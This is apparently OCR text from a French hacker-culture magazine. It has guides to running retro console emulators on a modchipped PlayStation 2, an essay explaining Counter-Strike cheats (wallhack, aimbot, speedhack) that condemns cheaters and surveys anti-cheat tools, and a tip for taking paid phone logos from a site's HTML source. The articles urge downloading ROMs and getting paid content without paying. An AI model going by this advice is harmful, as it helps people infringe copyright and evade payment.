Grâce aux nouvelles techniques d'émulation pour la dernière console sortie des ateliers de Sony, aux performances particulièrement intéressantes en matière de compatibilité et d'évolution, vous pouvez désormais vous adonner aux plaisirs oubliés des anciennes consoles de jeux. Qu'elles soient Nintendo ou Sega, je me propose de vous montrer comment jouer - ou rejouer, selon votre âge ou votre culture vidéo ludique - à quatre consoles de légende.

Les consoles 8 bits :

- La Nintendo Entertainment System, plus connue sous le nom de NES,
- La MasterSystem, issue du système SMS de Sega.

Et les consoles 16 bits :

- La Megadrive (aussi connue aux États-Unis sous le nom de Genesis) de Sega,
- La Super Nintendo Entertainment System, là aussi plus connue sous le nom de SNES, ou la Super Nintendo.

Vous aurez remarqué, si vous êtes une fine gâchette de l'émulation, que je n'ai pas inclus toutes les possibilités d'émulation de la console de Sony. Il faut dire que je n'ai sélectionné que les plus performantes et surtout les plus intéressantes. Ce sont aussi des consoles auxquelles chacun d'entre nous a pu jouer une fois au moins dans sa vie. Malheureusement, il vous faudra absolument disposer d'une PlayStation 2 pouvant accepter les Cd-rom gravés, donc probablement équipée d'une puce (de nombreux articles publiés dans Pirat'z sont consacrés à ce sujet, si vous ne les avez pas, vous savez ce qu'il vous reste à faire...). Il faut aussi un graveur, un CD vierge et une connexion internet. Pour terminer la série des évidences, ce serait bien aussi d'avoir une carte mémoire ; ça le fait pas trop de finir Zelda III sans sauvegarder... à moins de rester une semaine devant sa télé sans éteindre sa console. En avant donc, que les jeux commencent !

NES

Nintendo Entertainment System, la première console qui ne rend pas épileptique, quoi que... Nintendo fut très fier de présenter sa console en 1986, car elle présentait des qualités sonores et visuelles hors du commun pour l'époque. De plus, les types de jeux proposés étaient sensiblement différents du reste du panel de jeu vidéo de l'époque : il ne s'agissait plus de jouer à un jeu répétitif, issu de l'arcade ou du café du coin, où l'action est toujours la même, sauf qu'elle croît en difficulté. On a là de véritables progressions fixées sur un pseudo scénario. Oui, je dis " pseudo scénario " parce que bon, " votre fiancée a été capturée par un méchant, allez lui défoncer la tronche pour la sauver ", ce n'est pas vraiment du scénario, d'accord !

Après ce rapide digéré de connaissances vidéo ludiques, passons à la partie sérieuse du problème. La procédure comporte en effet plusieurs étapes.

- Tout d'abord allez sur le site : http://imbnes.gamebase.ca/ dans la rubrique intitulée " downloads ", pour pouvoir y récupérer la dernière version, notée 1.3.2. Puis décompressez tout ce que contient l'archive sur un répertoire de votre disque dur (par exemple, C:\ImbNes).
- Rendez-vous ensuite sur un site de roms fiable

Est-ce de l'abandonware ?

Attention, ces consoles émulées ont beau être vieilles, leurs constructeurs n'ont pas pour autant renoncé à leurs droits. Pour posséder une image de la ROM d'une de ces machines, qui fait donc l'objet d'un copyright, vous devez posséder une version physique de celle-ci – ce qui est la manière la plus simple d'avoir une " licence " d'utilisation. Il en va de même pour les jeux.

gratuits pour votre PS2

(on appelle roms, pour les non-initiés à l'émulation, les fichiers qui contiennent le jeu, comme la cartouche quoi !). Je recommande www.planetemu.net. Téléchargez-y les roms de votre choix et placez-les dans un répertoire sur votre disque dur, après les avoir dézippées, bien entendu. Par exemple, C:\ImbNes\roms.

• Après quoi, vous pouvez lancer le fichier nommé rombank.exe qui doit se trouver, si vous avez suivi nos conseils, dans C:\ImbNes. Cliquez sur le bouton en forme de puce, en haut à droite. Ajoutez-y le répertoire où se trouvent vos roms dézippées. Il ne vous reste plus qu'à cliquer sur l'icône en forme de CD pour enregistrer une image au format .iso. N'oubliez de spécifier la région de votre CD (Japan, US ou Europe).

• Ouvrez Nero ou un programme similaire pour graver votre Image ISO.

• Insérez le CD dans votre PlayStation 2 : une liste des jeux que vous avez gravés s'affiche. Sélectionnez le jeu souhaité avec la manette directionnelle, puis appuyez sur START pour le lancer. Pour changer de jeu, appuyez sur L1 + L2 + START + Select.

Et voilà, à vous les joies de la première console de salon de Nintendo !

Master System : Space Harrier et Sonic !

La Master System fut lancée par Sega en 1986 pour contrer l'offensive de Nintendo. C'est pourquoi elle permet de montrer des jeux avec des graphismes de meilleure qualité et des musiques de meilleure définition, comprenez : qui ne vous transperce pas les tympans, et encore ! Elle a permis à Sega de développer ses meilleurs jeux : Sonic bien sûr, mais aussi Alex Kid, Marble Madness, les Donald... Sans oubliez les fameux hits d'arcade Space Harrier et After Burner, ou jours funs aujourd'hui.


L'émulateur consacré à la PlayStation 2 est PSMS, aussi performant que difficile à mettre en place.

• Ouvrez Nero ou un programme similaire, créez un nouveau CD de données puis, à la racine du CD, copiez les fichiers que vous aurez téléchargés à cette adresse : http://psms.gamebase.ca/psms12.zip. Dézippez-les dans un répertoire quelconque.

• Allez ensuite chercher vos roms sur un site sûr, dézippez-les et placez-les également dans Nero, mais cette fois dans un répertoire spécial qui pourrait être, par exemple /roms).

• Il va falloir maintenant renommer tous vos fichiers afin qu'ils respectent la norme du 8*3. Pour ceux qui ont échappé à MS-DOS 4.0, les noms de fichiers sont composés de huit caractères avant le point et de trois caractères après, le tout en majuscules, par exemple :

MARBLMAD.SMS. Cette étape est assez lourdingue, je vous l'accorde. Attention, vous ne pouvez pas mettre plus de 30 roms par répertoire, sinon le CD ne fonctionnera pas. Vous pouvez cependant créer autant de répertoires que vous le désirez.



• Il s'agit à présent de créer un fichier texte (direction bloc-notes) pour y entrer à la main tous vos jeux selon cette règle : nom du jeu vidéo affiché à l'écran, ROMS\MONJEU.SMS. À chaque fois, vous devez passer une ligne sinon le fichier - donc l'émulateur - ne pourra pas fonctionner. Enregistrer le fichier texte sous le nom de FILES.TXT.

- Ajoutez ce fichier à la racine de votre CD, puis lancez la gravure en spécifiant de ne pas utiliser d'extension Joliet (généralement dans les propriétés de gravure).

Ça fonctionne ! Je vous souhaite donc un bon California Games !

MegaDrive, Genesis

En tout cas, une console d'enfer !

La Megadrive a été lancée par Sega en 1990 dans le but d'enfoncer un peu plus le clou déjà bien planté avec la MasterSystem. Elle se paraît de superbes couleurs et offrait des animations d'une grande fluidité, sans aucune comparaison possible... Et pour preuve, elle était en fait la première console 16 bits apparue sur le marché.

Au niveau du processus de création de CD, pas grand-chose ne change à part le niveau de l'émulateur : PGEN est sans doute le plus agréable de tous les émulateurs PlayStation 2, avec sa belle interface et sa gestion très simple des sauvegardes sur carte mémoire. Voici comment procéder pour vous faire votre CD spécial Megadrive.

• Ouvrez Nero ou programme dans le genre - vous commencez à y être habitués, non ? - et démarrez un nouveau projet de CD de données.

• Allez télécharger vos roms sur un bon site (je recommande www.zonesega.net) puis dézippez-les dans un répertoire quelconque.

• Récupérez l'émulateur à cette adresse : http://pgen.gamebase.ca/downloads/pgen-1.2.zip, puis dézippez-le.

• La suite des opérations est très simple puisqu'il suffit de mettre les fichiers contenus dans le zip de l'émulateur à la racine du CD, puis de créer un répertoire nommé " Roms " dans lequel vous balancerez toutes vos roms dézippées. C'est sûr qu'à côté de PSMS, ça vous change la vie !

• Il ne vous reste plus qu'à graver votre CD et à l'insérer dans votre console modifiée. À partir de là, tout est très simple, pour peu que vous baragouiniez un rien la langue à Billou.

Super Nintendo

La reine des 16 bits (comment ça, c'est salace ?)

Nintendo ne s'est pas laissé faire, et après avoir été frappé par deux fois par les offensives de Sega, il décide de contre-attaquer avec ce que beaucoup considèrent comme l'une des meilleures consoles 16 bits, voire LA meilleure console 16 bits, j'ai nommé... la Super Nintendo (Snes pour les intimes) ! Elle dispose elle aussi d'un émulateur performant sur la PlayStation 2, à savoir Snes-Station, un port du plus que fameux Snes9x. Allez, c'est reparti.

• Ouvrez un soft genre Nero, commencez un nouveau CD de données (ronnfllzzz...).

• Allez récupérer des roms sur un site sûr : (là encore, www.planetemu.net) et dézippez-les sur votre disque.

• Puis allez récupérer l'émulateur sur : http://snes-station.gamebase.ca/files/snes_0_2_3_20040124.zip

• Dézippez-le quelquepart.

• Là encore, c'est très simple : copiez les fichiers de l'émulateur à la racine de votre Cd-rom, puis créez un nouveau répertoire nommé Roms où vous copierez les roms que vous aurez récupérés.

Un dernier conseil : allez de ce pas finir Secret Of Mana, vous ne serez pas déçus du voyage !

Faire sa propre borne d'arcade

MAME (acronyme de Multiple Arcade Machine Emulator) est un tronc commun à de nombreux émulateurs, sous licence libre, et dont le but est de reproduire très fidèlement le fonctionnement des jeux d'arcade. Du fait de sa licence, de nombreuses personnes en ont dérivé des projets tout à fait excitants !

La frime ! (Lire les détails sur http://www.rabien.com/mame)

Une borne bricolée, avec Mame dedans

Mame sur nokia (http://www.microsiervos.com/)

MAME n'est qu'un moteur. Pour jouer, il faut se procurer les jeux originaux, sous la forme de fichiers représentant ce qu'il y avait dans la mémoire de la borne en question (ROM). Bien que, pour des raisons légales, ceux-ci ne soient pas distribués officiellement par les auteurs de MAME, il est assez facile d'en trouver.

Plus d'infos (comment ça fonctionne, la philosophie sous-jacente, obtenir les roms, etc.) :
http://fr.wikipedia.org/wiki/MAME

La Triche sous Hal

Le cheat, c'est mal :O[=]

Il y a des tricheurs partout, et en particulier dans le monde du jeu vidéo. Pourquoi ? Comment ? Sans avoir peur du tabou, on vous dit tout.

La « progrès » du cheat moderne sur PC, c'est que cette triche engage d'autres joueurs. En effet, tricher pour soi-même n'a plus beaucoup d'intérêt pour certains lorsqu'ils réalisent qu'ils pourraient tricher dans un jeu en ligne... Les premiers jeux permettant de jouer en réseau, tels Doom, Duke Nukem 3D et plus tard Quake, ne permettaient pas d'utiliser vraiment les codes du jeux solo, et ce pour trois raisons :

- ils étaient trop extrêmes, par exemple un bon vieux GODMODE qui fournit l'invulnérabilité totale ou un code qui donne toutes les armes sont surtout faits pour rigoler et énerver les potes 2 minutes, mais pas pour faire illusion d'un joueur expérimenté,
- les parties se déroulaient quasi exclusivement en LAN étant donné qu'en 96, Internet au foyer était particulièrement balbutiant, ce qui veut dire que quelqu'un qui regardait l'écran d'un joueur pouvait tout de suite savoir qu'il trichait, pas moyen de mettre un masque comme celui des pseudonymes du jeu en ligne (quoique... avec quelques bonnes cagoules et en changeant de poste subtilement...),
- les codes étaient internes au jeu et prévus par les développeurs, qui avaient donc tout simplement prévu une protection au niveau du serveur qui empêchait tout client (joueur qui se connecte au serveur) d'exécuter les codes triche.

Mais à la sortie d'Half-Life en 1998, et surtout avec Counter-Strike, son mod gratuit en 1999, Internet est en pleine explosion et n'hésite plus à rayer son voisin équipé d'un vieux 28.8 bauds complètement dépassé, alors que nous on a le dernier 33.3k, voire pour les plus fortunés, un incroyable 56 k (whoua ! tout ca !).

Le jeu sur Internet est donc en plein BAOUM ! (pour faire belge), et les p'tits malins en quête de gloire virtuelle et prêts à tout faire, y compris ne rien faire (on se comprend) vont bientôt arriver...

Arrêtes de faire fumer le cheat, tu vas finir par tousser


Au départ, le cheat sur Counter-Strike est élaboré par des VRAIS joueurs de CS qui s'amusent à créer des petits programmes pour pouvoir s'amuser tranquillou sur des serveurs réservés uniquement à ceux qui désirent en voir de toutes les couleurs après une journée de L33T gaming effrénée. Il ne faut donc pas s'attendre à jouer pour gagner, mais plutôt admirer un bon gros délire entre joueurs qui passent à travers les murs, qui volent, qui sont invulnérables et tout le bazar...

Mais tout va rapidement tourner au vinaigre. En effet, les programmeurs de cheats essayent de trouver une triche qui serait indétectable, ce qui serait d'un point de vue strictement " fun ", une prouesse technique impossible (et qui le restera). Mais l'ennui, c'est que les programmes utilisés pour faire ces cheats vont être " leakés ".

Hé oui ! Dans un mod comme Counter-Strike uniquement basé sur le jeu solo, quel serait l'intérêt d'inclure à la base du programme des codes pour tricher ? Absolument aucun, surtout que Counter-Strike est dès le départ considéré comme un FPS " intelligent ", visant le réalisme, où il faut réfléchir, être tactique, etc. et surtout ou l'esprit de compétition prend parfois rapidement le pas sur le fun.

Donc, qui dit " pas de code triche d'origine " dit forcément hacking. Et là, c'est à la fois l'intérêt et le problème. En effet, les programmeurs de cheats se lancent un véritable défi technique, car ils doivent compiler de petits programmes à lancer avant d' exécuter le jeu : mais puisque ces codes ne sont pas prévus dans le programme, il n' y a, à la base, aucun moyen du côté serveur d'empê-

-Life et ses Mods



cher ces cheats par une simple ligne de configuration ; c'est la porte ouverte à la pourriture des serveurs " normaux " si jamais les programmes de cheats sont leakés. C'est-à-dire qu'un petit malin qui aura eu accès aux fichiers en question (ça peut être tout simplement le p'tit frangin d'un hacker qui programme des cheats...) va balancer des fichiers à la base strictement confidentiels sur un site obscur qui sera rapidement fermé au vu de son contenu, mais quelques-uns auront quand même le temps de s'en emparer, puis à leur tour les redistribueront par mail, FTP, IRC... et d'échapper totalement au contrôle de ceux qui codaient ces cheats uniquement pour le fun et pour le défi, et le plaisir de hacker le jeu. Et plus le Net va devenir accessible, plus le grand public va jouer à CS, et donc plus il y a de monde et plus le pourcentage de lamers augmente... et le pourrissage intensif de serveurs n'est pas loin.

F*ck tha cheaters comin' straight from de underground' (sauras-tu trouver la chanson d'origine ?:))

Le gros avantage pour les lamers sans foi ni loi d'Internet, c'est l'anonymat total. En effet, sur un serveur public qui tourne de manière autonome, sans qu'il y ait un admin 24h24 qui surveille les faits et gestes de chacun des joueurs, donc environ sur 99,9 %

des serveurs, n'importe quel abruti peut, à grand renfort de bidouillage d'IP voire de plusieurs machines, tricher consécutivement et dégoûter tout le monde...

La panoplie du cheateur est assez simple à obtenir : un simple programme à lancer avant de jouer, un serveur de jeu (avec si possible le plus de monde que l'on puisse trouver, histoire de bien passer pour quelqu'un d'intelligent), et un pseudonyme représentatif de notre santé mentale ("M@St3R 0f t3h W0rLd" semble bien approprié).

Bref, une fois bien en place sur son fauteuil, il n'y a plus qu'à configurer son cheat... ce qui doit être la partie la plus complexe, vu le nombre d'options disponibles !

- Wallhack : il s'agit du cheat le plus courant et le plus en vogue sur les serveurs publics. Le wallhack permet tout simplement de rendre les murs transparents (d'où son nom... he oui !). Il est alors possible de vérifier à distance la position de tous ses adversaires, de prévoir leur arrivée, et même de tirer dans les murs pour les tuer à distance (c'est tellement plus simple si on peut éviter de se faire mal).

Concrètement, le wallhack utilise certaines failles du moteur graphique. Le moteur calcule en effet la position de tous les joueurs, même s'ils sont cachés par un mur. Le cheat ne fait simplement qu'afficher les murs avec une texture transparente, et - ô miracle - les adversaires sont visibles.

- Aimbot : si le wallhack permet de voir la position des ennemis, cela ne sert à rien lorsqu'il s'agit de viser et de tirer. C'est alors que l'aimbot intervient (AIM pour "visée", BOT pour "robot"). Il permet de viser automatiquement les autres joueurs (en différenciant bien sûr les amis des ennemis) et même, suivant les options, de tirer tout seul. Assez pratique quand on est au téléphone, ça reste une manière assez particulière de prendre du plaisir en jouant. Le problème de l'aimbot est qu'il donne très vite une impression de Parkinson. Si la visée est très sensible, le viseur ne fait que bouger sur les joueurs, créant alors une sorte de tremblement caractéristique du cheat. Un spectateur pourra facilement détecter la maladie. Tuer des joueurs à 300 mètres de là en ne tirant qu'une seule balle, ça peut arriver, mais six fois de suite, ça peut paraître étonnant, surtout si le viseur reste "accroché" au cadavre...

- Speedhack : dans le genre discret, voilà ce qu'il vous faut. Le speedhack permet - tout simplement - de vous faire passer pour "Flash" (Wohoaaa... saviour o' the universe ! Euh nan Queen c'est pas là). Ainsi, quelque 10 secondes après le début du round, le cheateur se trouve dans le camp adverse, et s'amuse à massacrer tout ce qu'il trouve à coups de couteau. Bref, c'est très propre, et tellement fairplay ! Le speedhack est très généralement synonyme de "serveur vidé en moins de trois minutes". Mieux vaut donc en profiter à fond lorsqu'il est utilisé.

En somme, le cheat ne sert qu'à voir, viser et tirer à votre place. À se demander comment quelqu'un peut prendre du plaisir à jouer de cette manière. Il y a alors deux réponses possibles : soit le joueur est clairement mauvais, utilise le cheat à la vue de tout le

monde, sans même chercher à s'en cacher, soit il sait ce qu'il fait, prévoit ses coups et les mouvements de ses adversaires. Ce dernier est le plus vicieux, puisque le joueur expérimenté aura le réflexe de ne pas viser les ennemis à travers les murs, et il se contentera de ne tirer que lorsqu'ils seront "humainement" visibles, tout en se gardant une marge de sécurité afin de garder l'avantage sur l'adversaire... le but est de faire croire que l'on a un " skillz de yench "...

Y'all wanna react ? Bring it on back !

Punkbuster, le très performant anti-cheat des moteurs de Quake3, s'étant brouillé avec les développeurs de half-life, VALVe décide donc de développer son propre AC : Valve Anti-Cheat (VAC). Le problème est qu'il est très peu mis à jour (la dernière remonte à mai 2004). Ses premières versions boguent un peu et bannissent à vie quelques joueurs innocents (à cause d'un simplement bug dans l'utilisation de la mémoire du PC du pauvre joueur).

VALV développe actuellement un VAC2... mais s'il est efficace le premier jour, il n'est pas certain que VAC2 soit réellement l'arme absolue contre le cheat.

D'autres projets anti-cheat sont donc développés en parallèle depuis quelques années, comme Cheating-Death, considéré comme le meilleur anti-cheat. Il nécessite un programme client, ce qui est souvent contraignant pour les joueurs de tous les jours, d'autant plus qu'il provoque parfois une assez lourde baisse de performance.

On pourrait aussi citer HLGuard, qui lui n'est que serverside. Il ne s'agit pas réellement d'un anti-cheat, dans la mesure où il ne pourra pas scanner le PC, il fera simplement en sorte d' "effacer" les positions des joueurs que l'on n'est pas sensé voir. En gros, comme Cheating-Death.

La mode actuelle est le screenshot. Certains programmes prennent en effet plusieurs captures d'écran du joueur au cours d'une partie, et les uploadent directement sur un FTP. Il faut lancer ça au niveau du client, mais c'est actuellement le moyen le plus sûr pour confondre un cheateur. Si c'est plutôt inutile sur un serveur public, cela peut-être intéressant pour les matchs.

Il existe aussi ce que l'on appelle une "HLTV" (pour Half-Life TV) qui est un outil permettant d'enregistrer tous les joueurs. À la vision d'un enregistrement HLTV, il est donc possible de voir si un joueur regarde un peu trop honnêtement un mur, si son viseur reste un peu trop collé à ses cibles, etc.

Surtout n'oubliez pas : si vous trichez à n'importe quel jeu online, vous êtes une merde :-)

Klastek Timrak

Sonneries, logos, pourquoi

On voit déjà depuis quelque temps que les sites d'achat de logos et sonneries pullulent sur le Net tant ce business est devenu lucratif. On ne peut plus lire un magazine ou naviguer sur Internet sans voir apparaître des pages entières consacrées à l'achat de ces gif ou midi à des prix déroutants. On peut néanmoins se demander, à juste titre, si l'achat de tels produits numériques (simples images ou midi) est bien raisonnable sachant que l'on peut trouver le même contenu librement sur des sites internet et, encore mieux, sur les sites des vendeurs de logos...

Petits logos pour gros business

Les derniers téléphones s'arrachent à des prix fous (minimum 200 euros). Alors pourquoi ne pas vendre leurs accessoires à des prix tout aussi exorbitants ? C'est sur ce concept simple que les industriels ont tout d'abord commencé à vendre des coques pour téléphones portables coûtant pratiquement le prix du téléphone (et j'exagère à peine). Puis est venu le temps des logos et sonneries sur Nokia. Bien qu'alors très limité, ce marché à littéralement explosé avec l'apparition des écrans couleur et des sonneries polyphoniques.

En tant que lecteur avisé, le fait de payer pour avoir des logos ou des sonneries devrait vous scandaliser !

Le concept

Venant de recevoir mon tout dernier portable (ça faisait 7 ans que j'avais mon 3210), je décide donc, comme tout geek qui se respecte, de le customiser. Manque de pot pour moi, en allant chercher les tout derniers logos et sonneries sur le Net, je me rends compte qu'ils coûtent des fortunes ! Eh bien non, je ne payerai pas pour des images ! Le combat est lancé !

Le matos


Comme vous l'avez sans doute compris, il va falloir, à un moment ou un autre, transférer les données de l'ordinateur au portable. Pour ce faire, rien de plus simple.

Soit vous avez un port infrarouge sur votre PC (il y en a toujours sur les ordinateurs portables), soit vous avez le câble qui permet de relier le portable à votre PC, ce qui se fait quasiment sur tous les portables qui sortent actuellement. Si vous ne disposez de rien de tout ça, il est tout à fait possible d'acheter sur le Net un adaptateur USB Irda ou bien un câble adapté à votre portable pour une somme vraiment modique (pensez à Ebay). Dès lors, il ne vous restera plus qu'à connecter votre téléphone en utilisant le logiciel fourni avec ou disponible gratuitement en téléchargement sur le site du fabricant. J'oubliais, la dernière solution qui à tendance également à se développer ces derniers temps est le bluetooth si vous disposez d'un mobile compatible. Le transfert de fichiers est en général très simple ; un drag and drop suffit. Nous n'allons donc pas détailler cette phase qui varie selon le modèle et la marque du téléphone et préférerons passer aux choses sérieuses !

Les logos

Eh oui, pour avoir un portable dans le coup, on ne peut pas se passer d'un logo ! Les logos peuvent aussi être envoyés par MMS et là, ça devient plutôt fun. Finis les longs discours et place à l'image. Mais où sont-ils ? Je pense que tout le monde le sait, hélas, ils sont partout, polluent le Net et même les magazines... Je pense donc qu'en quelques clics et recherches sur notre bien aimé Google, vous trouverez immanquablement un site proposant des logos à foison (on tombe d'ailleurs dessus plus souvent lorsqu'on ne les cherche pas).

Tout d'abord, il faut comprendre le mode de protection de ces images. Le premier est relativement simple. Il s'agit, plutôt que de mettre l'image directement, de la placer en arrière-plan et de passer une image " preview " comme celle-ci, devant. Comme ça on ne peut plus cliquer et télécharger l'image.



La seconde méthode de protection consiste à mettre tous les logos sur des serveurs distants afin d'empêcher l'aspiration du site en entier. Cette protection, tout comme l'autre, n'est pas efficace mais nous fait perdre pas mal de temps pendant l'aspiration du site.

payer quand c'est gratuit ?

Maintenant, place à la technique, ou plutôt les techniques ! Les sites n'étant pas tous les mêmes, il s'agira de toujours ruser et innover.

Commençons pas un exemple concret ; nous allons récupérer les logos du site.

Après un bref coup d'?il, je décide de prendre un logo de pirate ! Mais comment faire ? Eh bien, voici la méthode qui marche à tous les coups ! Certes il faudra parfois faire quelques modifications, mais le principe reste le même. Bien sûr, on utilisera Firefox comme navigateur.

J'ouvre donc la page pour télécharger le logo et là, un pop-up s'ouvre avec mon logo défiguré par un preview.

Comment faire ? C'est très simple ! Nous allons déjà afficher la source de la page. Le clic droit est bloqué mais ceci ne nous pose pas de problème car un CTRL+U affichera quand même la source. Il ne nous reste qu'à retrouver l'image dans celle-ci :

```
<tr><td
align="center"
valign="middle"
background="http
://pics.homere.j
msp.net/t_15/120
x160/040209_skul
l.gif"
style="border:1p
x solid
#000000;"><img
src="img/pre-
view.gif"
width="120"
height="160"
style="filter:Al
pha(opa-
city='40');"></t
d></tr>
<tr><td
class="table"
align="center">
```

On se rend bien compte ici que l'image n'était pas récupérable par un clic droit normal car elle était en fond d'écran. Cependant, avec la source, on la retrouve sans problème. Nous pouvons désormais récupérer n'importe quel logo.

